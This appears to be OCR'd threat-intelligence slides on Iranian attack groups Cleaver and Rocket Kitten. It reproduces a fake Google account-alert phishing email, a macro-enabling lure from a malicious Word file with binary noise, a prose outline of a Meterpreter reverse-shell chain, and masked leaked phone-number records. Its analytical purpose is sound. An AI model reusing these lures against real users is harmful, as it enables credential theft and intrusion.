
Barrett
Company
👍 Like

بچه های شمیران
City Hall
👍 Like

Cleaver: summing up

- Active in comprosing legitimate hosts, doing watering hole attacks.
- Rudimentary programming skills, but improving.

Rocket Kitten



From: **Mail-Secure-Team** <team.mail.secure@gmail.com>
Date: Mon, Sep 22, 2014 at 1:27 PM
Subject: Important Alert: Confirm your Google Account

Google


Hi,
Some suspicious activities have been reported on this Google Account (****************@gmail.com).
Your Account will be suspended in near future. To get back into your account click on the box below and confirm your account.


Notice: If you do not confirm your account, you will not be able to access your Google Account anymore.

Sincerely,
The Google Accounts team

This email can't receive replies. For more information, visit the Google Accounts Help Center.

You received this mandatory email service announcement to update you about important changes to your Google product or account.
© 2014 Google Inc., 1600 Amphitheater Parkway, Mountain View, CA 94043, USA


links
links
Search links
Organize
Include in library
Share with
New folder
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
1
2
3
4
4 items



Document.docm - Microsoft Word

Security Warning Macros have been disabled. Options...

>>Click on **Options** button and **Enable this content.**<<

•tÄ"5 ò <3 /ÊåfC5Help.jpg"-‡Lo\´«
°pbŠÖ§žE □½¢□sv-[N□9¹³⁄₄à.íIÄû}|zåé«cT)mnCqßá————————————þi…,®
Y¶ÆA`Ê²˜¸"È_Ge@Â´×————————————»¬ä¯–
4ž8Îü7Ï¿,ÃhIF¿‡`Ý7²6¥ØžV|#ÃzæŒ»³□Ì‡Ñ›mHZÑ|NÁˆÉ)³Ó^ï'\›ÃH?ûÏ¯ÐÄÕ|½Ú‹[
Ø‡SJß¦:Q²ñJAÝBœ*à5îúåf6;(————————————]□†È›
·‡01äAÌÒ4_Äê`S¶ÄyPå†¢'¸¼


|3 ø£.zý¬R"4Î@=Kæ¹Gª\wø•Umrô`êVhL0m–
ç¤ø¥I)□ÆQðóðŠŠ•Ÿx£Zâ0{°Úzå¾íf4ß"'îcïð¢=³²èRŒ?Z×Ð×Ñ9
háWZÙvâ¥-ýªxïÒÉFã"é¤)³®ÉÕZ7-¹]Äê2MÎ8'aöªNAèBýåÞO8uk•[R¬0"µ0¨ 1^ÃÂsg
H$êUàN¨"üH□Âag¡kÇ Q,È¿"ÔZ½¤Óp_[:oØ6-'íD8Ž6@G°—

Then the attacker would…

1. Install a first stage .exe with persistence, that would launch a PowerShell command.
2. PowerShell commands would inject some code and execute it.
3. At the end of the chain, the code would download a Meterpreter DLL and launch it as a reverse shell.

Then the attacker would…

1. Install a first stage .exe with persistence, that would launch a PowerShell command.
2. PowerShell commands would inject some code and execute it.
3. At the end of the chain, the code would download a Meterpreter DLL and launch it as a reverse shell.
    1. **Yes, they totally connected into our VM and when figured it wasn’t legit, started frenetically deleting stuff and rebooting it.**



Mehdi Saharkhiz
@onlymehdi

Follow

Is there anyone from @telegram available they are accessing my arrested dads account without his permission.

RETWEETS 25 LIKES 29

11:17 AM - 4 Nov 2015

Reply to @onlymehdi @telegram


Behzad Beheshtian @behzadbeh · 4 Nov 2015
@onlymehdi He is the founder and CEO: @durov

1

Mehdi Saharkhiz
@onlymehdi
Tweeting about the affairs in #Iran so the Western world is aware of the strife for democracy. #husband of @onlymaryami #iranelection #ایران مهدی سحرخیز

Joined October 2007

Washington Trends



```
{"phone_number":"989377XXXXXX, "user_id": "1380XXXX"}, {"phone_number":"989333XXXXXX, "user_id": "1028XXXX"}, {"phone_number":"989339XXXXXX, "user_id": "8887XXXX"},
